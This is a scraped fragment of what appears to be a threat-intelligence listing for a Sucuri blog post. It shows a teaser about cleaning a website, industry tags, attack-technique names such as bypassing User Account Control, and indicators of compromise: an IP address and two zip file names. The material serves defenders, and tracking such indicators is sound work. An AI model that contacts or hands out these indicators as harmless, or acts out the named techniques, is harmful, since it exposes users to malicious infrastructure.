Security](https://blog.sucuri.net/category/wordpress-security)[](https://blog.sucuri.net/2022/08/7-tips-to-clean-maintain-your-website-server.html) [7 Tips to Clean -& Maintain Your Website](https://blog.sucuri.net/2022/08/7-tips-to-clean-maintain-your-website-server.html)—————————————————————————————————————————–* Michael Evert* August 2, 2022 Most people would agree — living in a house full of accumulated debris and unnecessary objects can create a chaotic environment, and even cause health… [Read the Post](https://blog.sucuri.net/2022/08/7-tips-to-clean-maintain-your-website-server.html)
Related Tags:
NAICS: 519 – Web Search Portals
Libraries
Archives
Other Information Services
NAICS: 541 – Professional
Scientific
Technical Services
NAICS: 518 – Computing Infrastructure Providers
Data Processing
Web Hosting
Related Services
NAICS: 51 – Information
Denis
Blog: Sucuri
Search Victim-Owned Websites
Non-Standard Port
Abuse Elevation Control Mechanism: Bypass User Account Control
Associated Indicators:
5.252.178.123
psps.zip
tsle.zip